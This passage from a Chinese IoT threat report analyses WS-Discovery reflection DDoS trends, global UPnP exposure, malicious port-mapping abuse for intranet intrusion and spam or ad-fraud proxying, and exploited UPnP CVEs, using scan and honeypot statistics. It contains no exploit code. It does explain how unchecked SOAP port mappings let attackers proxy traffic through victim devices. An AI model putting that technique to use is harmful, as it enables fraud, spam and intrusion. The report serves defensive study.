我们对绿盟威胁捕获系统捕获的攻击事件进行了分析，如图 4.9 所示，这里我们将一天内一个独立 IP 相关的事件看作一次攻击事件，攻击事件的数量我们将以天为单位进行呈现。直观来看，WS-Discovery 反射攻击事件从 8 月中旬开始呈现上升趋势，9 月份之后增长快速。这说明 WS-Discovery 反射攻击已经逐渐开始被攻击作为一种用于 DDoS 攻击的常规武器，需要引起相关如安全厂商、服务提供商、运营商等机构足够的重视。



图 4.9 WS-Discovery 反射攻击事件变化情况

4.3.2.3 受害者分析

WS-Discovery 反射攻击的受害者国家分布情况如图 4.10 所示，我们观察到共有 24 个国家和地区受到过攻击。从图中可以看出，中国是受害最严重的国家，其占全部受害者 IP 的 33%；排在第二位的是美国，占比为 21%。

▶ 物联网威胁分析—协议篇




图 4.10 WS-Discovery 反射攻击受害者的国家分布

4.4 针对 UPnP 协议的威胁分析

在去年的物联网安全年报中我们已经对 UPnP 协议进行了分析，今年我们对数据进行了更新，并加入了一些新的发现，UPnP 相关基础知识可参见去年的物联网安全年报，本文不再赘述。

观点 6：全球约 228 万台物联网设备开放了 UPnP SSDP 服务（1900 端口），存在被利用进行 DDoS 攻击的风险，设备总量较去年减少约 22%。约 39 万台物联网设备暴露的 UPnP 端口映射服务存在被滥用的可能，可被用于做代理或将内网服务暴露在外网。

4.4.1 UPnP 暴露情况分析

在去年研究的基础上，我们今年对 UPnP 协议的暴露情况进行持续关注。如无特殊说明，本章中的统计数据基于全球单轮次的测绘（2019 年 10 月）。本节我们将对 SSDP 与 SOAP 服务的暴露情况进行分析，4.4.2 节将对 SOAP 服务中的端口映射表进行分析。

观察 8：设备开放 SSDP 服务暴露数量最多的五个国家是中国、韩国、委内瑞拉、美国与日本，同时我们发现俄罗斯的暴露数量相比去年下降了 84%，推测俄罗斯的相关部门推动了对于 UPnP 的治理行动。

从国家分布来看，相比于去年的国家分布数据，大多数国家的暴露数量都有一定程度的减少，俄罗

斯的暴露数量变化最为明显，从去年的 40 万下降到了 6 万左右，我们暂未从网上搜到相关信息，但是数量的锐减让我们有理由相信俄罗斯的相关部门推动了对于 UPnP 的治理行为。




图 4.11 开放 SSDP 服务设备的国家分布情况

暴露 SSDP 服务的设备使用最多的 UPnP SDK 分别是 libupnp、miniupnp、AltiDLNA、Broadcom 与 IGD。其中 libupnp 数量最多，占比达到 53%，AltiDLNA 数量大幅增加，需引起关注。

与去年的数据相比，我们发现，UPnP SDK 分布情况有两个变化较大的地方。一是 Server 字段中标记为 IGD 的设备数量从约 29 万下降到了 10 万，且绝大部分设备报告的 SOAP 服务端口都无法访问。二是数量变化较大的设备类型是 AltiDLNA，去年的暴露数量不足 2000 台，今年却暴露了近 20 万台，经分析，这些设备是韩国某厂商推出的智能音箱，且使用了 Alticast 公司提供的多媒体解决方案。

物联网威胁分析—协议篇




图 4.12 UPNP SDK 类型分布

观察 9：SOAP 服务可访问的设备占 UPnP 设备总量的 46.9%，这些设备中，61% 的设备存在中危及以上的漏洞，攻击者可以通过漏洞获取对这些设备的完全控制权，或利用漏洞发动攻击使设备崩溃。

在去年的报告中，我们仅通过将已知的漏洞信息与 UPnP SDK 版本号相关联，即发现 69.8% 的设备存在漏洞，按照同样的方式统计，在今年的数据中，这一数字变成了 61%。

物联网设备的 UPnP SDK 存在多样性，我们以每种 SDK 及采用这些设备的厂商进行分类，通过图 4.13 我们能够看到，对于一种部署 SDK 的设备而言，要么就大部分都能访问，要么就大部分都不能访问。数量最多的 libupnp 由于采用它的厂商较多，所以情况较为复杂。对采用 libupnp 的设备进行统计分析后我们发现，采用 libupnp 的厂商很多，且不同厂商倾向于使用不同的固定端口。某摄像头厂商大量采用 80 端口作为其 SOAP 服务端口，某路由器厂商的多数设备使用 49152 或 49154 端口。还有很多厂商并未修改 SOAP 消息中 manufacturer 属性，使用默认的“Linux UPnP IGD Project”，包括这些，还有很多 SOAP 端口无法访问的设备我们无法获取其设备型号，因此无法确切分类其所属厂商。




图 4.13 UPNP 设备各 SDK 设备可访问性统计

4.4.2 UPnP 端口映射服务威胁分析

我们对全网设备的 UPnP 端口映射表进行了采集，本节将对其进行分析。

4.4.2.1 总体情况

去年的报告中，我们重点关注了影响最广、恶意特征最明显的四类恶意端口映射类型，包括主要行为是对内网进行入侵的 EternalSilence、IntraScan、NodeDoS，和对外网进行代理的 MoniProxy。今年，我们也关注了其余存在恶意端口映射类型，以期通过分析展示受恶意端口映射感染的设备的全貌。

在开放端口映射的约 39 万台设备中，总共有 6.3 万台设备中发现了一种以上的恶意行为，部分设备受到多种恶意行为入侵，其中约 4.5 万台设备中发现了内网入侵行为，约 3 万台设备中发现了恶意代理行为。图 4.14 列出了设备量最多的几个国家的设备数量对比与恶意行为的感染占比。中国的服务暴露总量和受感染的设备数量均居首位。

我们认为，如果我们能从一个设备的端口映射表中查询到 1 条以上恶意端口映射记录，则这个设备的端口映射服务很大概率可以被其他攻击者利用。因此，可以借助一轮扫描数据得出这样的结论，全球

► 物联网威胁分析—协议篇

有约 6.3 万台设备是受端口映射感染的高危设备，但因为端口映射的特性，假设平均一台暴露设备对应的内网有 20 台设备的话，那么潜在受影响的设备可达百万台。




图 4.14 暴露端口映射设备恶意行为感染情况国家分布

全网暴露 UPnP 端口映射服务的设备中，共包含了约 312 万条映射条目，其中包含代理与扫描行为的恶意映射条目约 240 万条，占全部映射条目的 77%，端口映射服务滥用情况不容乐观。从全网设备的端口映射表中，我们发现了约 8 万种不同的映射描述（description 字段）。由于种类繁多，我们很难全部辨识，因此我们聚焦在映射条目总量多的恶意行为上。在映射条目最多的 15 种映射行为中，3 种行为是我们已知的恶意行为，6 种是可疑的代理探测、内网扫描行为，如表 4.2 所示。除了上述恶意行为之外，我们也探测到部分非恶意应用的合理端口映射行为，如部分映射描述为 miniupnpd、wechat（聊天应用）、libtorrent（P2P 下载）、HCDN（流媒体应用）、WhatsApp（聊天应用）的端口映射行为，从映射目的 IP、目的端口与传输协议等维度，我们能判定它们大概率是安全的。这些正常应用的映射数量我们也在此列出。

我们也简要与去年的数据做了一个对比，去年我们仅分析了四类恶意端口映射类型，受感染设备总量约 4.4 万台，但因为与今年的统计口径不太一致，因此无法在总量分布（如国家）上进行对比。对于特定的恶意端口映射类型，我们发现去年提到的四类的受感染 IP 数均出现了一定程度的下降，

EternalSilence 由 4 万下降到了 1.7 万，MoniProxy 由 7 千下降到了 1 千。我们猜测多方面的原因可能导致数量的下降，一是端口映射条目租期到期后的自动删除，二是设备重启之后端口映射条目清空。考虑到设备 IP 可能会变化，作为攻击者，需要持续对全网进行扫描才能维护一个相对完整的受感染的设备的列表，一旦攻击者不够活跃，随着时间的推移，受感染 IP 数量就会出现一定程度的下降。

表 4.2 关联映射条目最多的 15 种端口映射行为的定性、IP 数量与映射条目数量

映射描述	定性	IP 数量	映射条目数量
正则: sync-\d+ ¹	可疑代理行为	11119	853696
正则: sync\d+	可疑代理行为	20010	516891
galleta silenciosa	扫描行为: EternalSilence	17344	408134
miniupnpd	未知	5901	133285
MONITOR	代理行为: MoniProxy	1061	114577
miniupnpd	可疑扫描行为	4021	77228
wechat	未知	6212	44543
Teredo	未知	2490	34144
libtorrent	未知	1682	32977
HCDN	未知	7836	32591
galleta_silenciosa	扫描行为: EternalSilence	275	30297
WhatsApp	未知	9280	30002
libtorrent	可疑扫描行为	1527	24535
miniupnpd	可疑代理行为	2539	23587
DVR_NVR	可疑扫描行为	2639	22438

4.4.2.2 利用 UPnP 端口映射服务的内网入侵行为

根据 UPnP 端口映射服务的设计用途，我们认为端口映射服务的正常行为是为内网前台应用开启临时公网端口暴露服务。前台应用指用户主动启动、使用后关闭的应用服务如 P2P 下载、VoIP 通讯、游戏联机服务等，而非长期后台运行的守护进程如 SSH、FTP、HTTP 等服务²。除正常行为以外的其他行为都是对端口映射服务的滥用或恶意入侵。

我们定义一个映射条目，若这个条目指定的目的地址（internal_lip 字段）位于 RFC1918 私有 IP 范围、

1 遵循一定规则随机命名的条目如 sync-12525、sync-16266。

2 需要说明的是，用户有可能通过 iptables 端口转发、DMZ 主机的方式将 SSH、FTP 等服务暴露在互联网上，但是我们认为用户不会借助 UPnP 来实现这一需求，而是通过登录路由器的管理员页面来进行配置。因此，在 UPnP 的场景下，我们认为其为恶意端口映射。

物联网威胁分析—协议篇

目的端口（internal_port 字段）小于 10000，则这个映射条目是一个潜在内网入侵行为。一个内网入侵行为试图将 IGD 设备内网中的应用服务映射到设备的外网端口（external_port 字段）上，从而使内网服务面临入侵风险。

在 8.6 万台发现端口映射条目的物联网设备中，52.3% 设备上能够观测到可疑的内网入侵行为，被暴露频次最多的目的端口包括 135、445、80、6881、139 等。

我们将目的端口小于 10000 的映射行为定义为恶意行为。从定义上来看，5 位以上的高位端口属于临时端口，虽然各个标准组织、操作系统对临时端口的范围定义都略有不同^[51]，但从经验上来看，用户或运维人员会将大部分应用服务部署在 10000 端口以下的低端口。

我们观察到的内网入侵行为针对的目标端口大部分集中在 135 与 445，合计占内网入侵行为的 60%，其余部分针对常用应用服务端口的探测均有出现，但出现相对较少。




图 4.15 可疑内网扫描行为的目的端口占比

我们按端口映射条目数据中的映射描述（description 字段）进行统计，并将每一种映射行为的目的端口与 SOAP 服务返回的设备厂商信息（manufacturer）进行统计，结果如表 4.3 所示。这里我们只列出每种映射行为所访问的目的端口与厂商信息的前三名，并隐去了数量与比例。

▶▶ 物联网威胁分析—协议篇

从每种映射行为所对应的目的端口与厂商的分布来看，大部分攻击者所针对的目标设备、目标服务都较为明确。如 EternalSilence（映射描述为“galleta silenciosa”与变种“galleta_silenciosa”）针对目的端口 135、445 的映射条目数量加起来占此类映射行为所有条目的 92%，映射描述为 Ftp 的映射行为针对 20、21 端口的条目数量占此类行为所有条目的 99.97%。映射描述为 miniupnpd 的映射行为针对厂商 Tenda 的入侵行为占此类行为所有条目的 86.17%。

表 4.3 可疑内网扫描行为的映射描述、数量、Top3 目的端口与受感染设备厂商

映射描述	映射数量	目的端口	设备厂商
EternalSilence	421016	135, 445, 139	EFM Networks, TOTOLINK, SCTY
miniupnpd	77228	135, 445, 8000	Tenda, EFM Networks, NETCORE
EternalSilence (变种)	33305	135, 445, 139	Linux UPnP IGD Project, DASAN, Linksys, SnapAV
DVR_NVR	22438	443, 554, 8000	Linux UPnP IGD Project, EFM Networks, NETCORE
Ftp	18357	21, 20, 22	Edimax, Edimax Technology Co., Ltd., Ralink Technologies Corp.
IntraScan	11894	9308, 9305, 9306	DASAN, EFM Networks, D-Link
Web	9309	80, 443, 25	Edimax, Edimax Technology Co., Ltd., Ralink Technologies Corp.
Telnet	9238	23, 22, 21	Edimax, Edimax Technology Co., Ltd., Ralink Technologies Corp.

我们发现有一些攻击者只针对特定端口的 SOAP 服务进行攻击。表 4.4 中列举了一些恶意行为，每种恶意行为的受害者 IP 数量在 30 至 4000 不等，这些恶意行为大部分目标的 SOAP 服务都在同一端口上，同一端口占比在 80% 以上甚至接近 100%，且设备厂商也趋于相同。

表 4.4 扫描固定 SOAP 端口的恶意行为扫描的目的端口、设备厂商、SOAP 端口占比

映射描述	目的端口占比	设备厂商占比	SOAP 端口占比
miniupnpd	135: 34.62%, 445: 10.97%	Tenda: 86.17%	52869: 89.77%
Ftp	21: 49.98%, 20: 49.72%	Edimax: 56.40%	5555: 99.99%
Web	80: 99.17%	Edimax: 55.55%	5555: 98.55%
Telnet	23: 99.95%	Edimax: 56.12%	5555: 99.55%
sync-\d+	80: 99.94%	AMIT: 30.50%	8080: 99.79%
pace_report_\d+	22: 52.17%, 80: 47.83%	D-Link: 100.00%	5431: 100.00%
NC220	80: 51.77%, 8080: 48.23%	MitraStar: 100.00%	5431: 100.00%
tete	23: 100.00%	Broadcom: 100.00%	5431: 100.00%
htht	8069: 62.46%, 80: 37.54%	Broadcom: 100.00%	5431: 100.00%

▶ 物联网威胁分析—协议篇

4.4.2.3 利用 UPnP 端口映射服务的恶意代理行为

我们定义一个映射条目，若这个条目指定的目的地址（internal_ip 字段）位于公网 IP 范围，则这个映射条目是一个潜在恶意代理行为。一个恶意代理行为试图将受害者设备作为跳板，将设备的某个外网端口（external_port 字段）反向代理到其他服务器，从而使攻击者能够伪装成受害者设备对服务器发送恶意请求。

在 8.6 万台发现端口映射条目的物联网设备中，35.2% 设备上能够观测到可疑的恶意代理行为。最常见的恶意代理行为包括架设 Web 代理、通过 SMTP 服务发送垃圾邮件，影响用户与所在运营商的 IP 信誉。

UPnP 提供的端口映射建立请求有三个关键字段，外网端口（external_port）、目的 IP（internal_ip）、目的端口（internal_port），在实现上，会将来自外网端口的数据转发到目的（内网）IP 的目的端口上。但是某些 UPnP SDK 的实现没有对目的 IP 的范围进行严格限制，导致这些设备实际上可以将来自外网端口的数据转发到另一台外网服务器上，这就造成了攻击者可以用受害者设备的 IP 去发送请求，从而规避某些限制，进行如批量注册账号、群发垃圾邮件等操作。在实际环境中，攻击者也是倾向于利用这些设备访问 Web 网站（大多数是 Google）和 25 端口的 SMTP。今年我们新发现的几种利用行为如 sync 开头的与 miniupnpd 相关的利用行为也是如此。

发送恶意代理行为的漏洞利用者有一部分表现出来了对特定类型设备的偏好，如映射描述以 sync 开头的攻击行为，91.62% 的攻击尝试都指向了 49125 端口，MoniProxy 全部的请求都针对 2048 端口的 SOAP 服务。

表 4.5 可疑恶意代理行为的映射描述、数量、入侵的 SOAP 端口与受感染设备厂商分布

映射描述	映射数量	厂商占比	SOAP 端口占比
sync\d+	853696	DASAN: 91.62%	49125: 91.62%
sync\d+	516891	EFM Networks: 59.42%	2048: 37.10%
MoniProxy	115101	EFM Networks: 99.96%	2048: 100.00%
miniupnpd	23587	ASUSTeK Computer Inc.: 28.18%	52869: 72.84%, 5555: 22.20%
EternalSilence	16931	NETGEAR, Inc.: 50.12%	5555: 50.17%, 5431
\d{5}	12387	TOTOLINK: 87.30%	2048: 32.57%
NodeDoS	4845	Zhone	49431: 40.21%

对于映射数量最多的几种代理行为，过滤掉一些目的 IP 明显不能访问的条目如组播 IP、空路由 IP

之后，我们关注它们利用这些物联网设备进行反向代理之后所进行的操作。表 4.6 列举了恶意代理行为 Top10 中包含明显恶意特征的 6 种映射行为。

其中，映射条目中描述为“sync- 数字”的恶意行为有两个变种，映射数量较多（约 85 万）的一种将受害者设备的端口映射到 Google 服务器的 80 端口，映射数量较少（约 52 万）的一种除了映射到 Google 服务器的 Web 端口之外，还有约 20% 的映射条目指向了微软 Outlook 邮件服务的 25 端口，这些映射条目存在约 7000 个独立 IP 上，攻击者将受害者设备作为跳板发送垃圾邮件，不仅会影响用户所使用的 IP 及其运营商的 IP 信誉评级，也对邮件服务商的垃圾邮件防控提出了挑战。

表 4.6 可疑恶意代理行为的映射描述、主要行为和目的端口、目的 IP 占比

映射描述	感染 IP	目的端口占比	目的 IP 占比	主要行为
sync-\d+	11119	80: 99.93%, 0, 445	172.217.**: 98.39%	Web 代理: Google
sync\d+	20010	443: 59.47%, 25, 80	172.217.**: 40.33%, 216.58.**: 22.06%, 104.47.**: 17.28%	Web 代理: Google, 垃圾邮件: Outlook
MoniProxy	1062	443: 48.02%, 80, 0, 8080, 4450	182.161.**, 172.217.**, 183.111.**, 117.52.**, 151.101.**	Web 代理: 广告点击欺诈
miniupnpd	2539	25: 27.27%, 80, 443	172.217.**, 0.0.**, 104.47.**, 216.58.**, 67.195.**	Web 代理: Google, 垃圾邮件: Outlook
\d{5}	106	443: 19.72%, 80, 2048	46.51.**, 54.254.**, 172.217.**, 59.125.**, 220.134.**	Web 代理: Google、Duckduckgo
NodeDoS	313	53: 61.82%, 80: 30.77%, 0, 22222, 443	199.217.**, 205.185.**, 8.8.**, 185.162.**, 192.168.**	Web 代理: 广告点击欺诈、DNS 代 理

除此之外，其他的恶意代理行为对不同的网站进行反向代理，但基本思路都是将受害者设备作为一个 HTTP 代理服务器，在不同业务场景中绕过基于源 IP 的风控策略，这也是 UPnP 端口映射服务对于攻击者的价值所在。

4.4.3 针对 UPnP 漏洞的恶意行为分析

我们共捕获到 4 种针对 UPnP 漏洞的利用行为¹，如表 4.7 所示。从中可以看出，这些漏洞均为远程命令执行类漏洞。另外我们也发现，当漏洞出现在特定端口时，攻击者一般不会经过 UPnP 的发现阶段，

¹ 需要说明的是，由于 UPnP 的 SOAP 服务端口众多，而 SSDP 服务中只能标识一个 SOAP 端口，因此，我们主要是对 SOAP 相关端口进行了监听。如果攻击者首先进行 SSDP 服务发现，再根据服务发现内容决定下一步是否要进行攻击，我们则可能无法对其进行捕获。

▶ 物联网威胁分析—协议篇

而是会选择直接对该特定端口进行攻击。

表 4.7 UPnP 漏洞利用情况（按源 IP 去重排序）

ExploitDB 编号	漏洞公开年份	CVE 编号	漏洞描述
43414	2017	CVE-2017-17215	Huawei Router HG532 - Arbitrary Command Execution
37169	2014	CVE-2014-8361	Realtek SDK - Miniigd UPnP SOAP Command Execution
37171	2015	CVE-2015-2051	D-Link Devices - HNAP SOAPAction-Header Command Execution
28333	2013	N/A	D-Link Devices - UPnP SOAP TelnetD Command Execution

对 UPnP 日志中的源 IP 去重之后，我们发现对 UPnP 漏洞进行过利用的 IP 约占所有 IP 的 29.6%。我们对去重之后的源 IP 的国家分布进行了分析，从图 4.16 中可以看出，位于中国的攻击源最多。更进一步我们发现，来自中国攻击行为的 90% 位于自台湾省，中国大陆地区的攻击源量级与俄罗斯、美国等国家的量级相当。结合图 2.2 中 2019 年国内 IPv4 资产地区分布情况，我们有如下推测，台湾省物联网资产暴露数量多，恶意软件在这些设备间广泛传播，部分失陷设备组成的僵尸网络进一步扩散，因为设备基数庞大，我们捕获到的攻击源也相应更多。




图 4.16 UPnP 类日志攻击源 IP 的国家分布情况

我们对来自中国的攻击源 IP 的资产类型进行分析。结合绿盟威胁情报中心 (NTI) 对这些 IP 资产的开放端口信息与设备类型标记，我们对一些已知类型的设备进行分类。除了我们能够确认型号的摄像

头、NVR、路由器等物联网设备外，我们亦将符合以下标准的 IP 资产归类为嵌入式 / 物联网设备。

- 开放 UPnP 或 WS-Discovery 服务。
- NTI 识别到设备运行了 Dropbear、lighttpd、MiniHTTPD 服务。

通过以上标准进行分类的结果如图 4.17 所示。位于中国的 76.6% 的攻击源 IP 是物联网设备，其中 21.3% 的设备是摄像头、NVR，7.3% 的设备是路由器。攻击源与受害者都是物联网设备，再次印证了我们的猜测，攻击者针对这些物联网设备进行攻击时，同时利用这些设备作为跳板攻击其他设备，并传播恶意软件。




图 4.17 中国 UPnP 漏洞攻击源 IP 被 NTI 标记的资产类型

结合捕获的攻击日志、关联漏洞与资产数据，我们也对潜在受影响的 UPnP 设备的国家分布进行了分析。我们选取 UPnP 漏洞攻击行为关联的厂商信息、SDK 信息、攻击目的端口，并在资产数据中进行关联。我们认为受到目前 UPnP 漏洞攻击行为潜在威胁的设备包括：

- 华为特定型号、采用特定 UPnP SDK 的设备。
- 采用 Realtek UPnP SDK 的设备。
- D-Link 特定型号、采用特定 UPnP SDK 的设备。

▶▶ 物联网威胁分析—协议篇




图 4.18 潜在受影响的 UPnP 设备的国家分布情况

4.5 小结

本章首先对 Telnet 服务进行了威胁分析，整体来看，上半年对于 Telnet 服务的利用情况逐月增加，在 8 月份活跃的攻击者最多，直到下半年攻击者的数量才有所减少。攻击者的国家分布广泛，其中又以中国和美国的攻击者最多。通过对攻击者的弱口令分析，结合最初的 Mirai 恶意代码也是通过 Telnet 服务的弱口令将路由器、视频监控设备组建成僵尸网络的，可以得出攻击者主要还是以攻击开放 Telnet 服务的物联网设备为主的结论。

自 WS-Discovery 反射攻击在今年 2 月被百度安全研究人员披露以来，今年下半年利用 WS-Discovery 进行反射攻击的事件明显增多。蜜罐捕获的 WS-Discovery 反射攻击事件从 8 月中旬开始呈现上升趋势，9 月份之后增长快速，需要引起相关人员（如安全厂商、电信服务提供商、运营商等）足够的重视。类似 WS-Discovery 反射攻击这种利用物联网资产进行恶意行为的新型攻击方法将会随着物联网设备的增多而不断出现，暴露数量多并且之前并未引起足够关注的物联网资产同样需要重点关注。

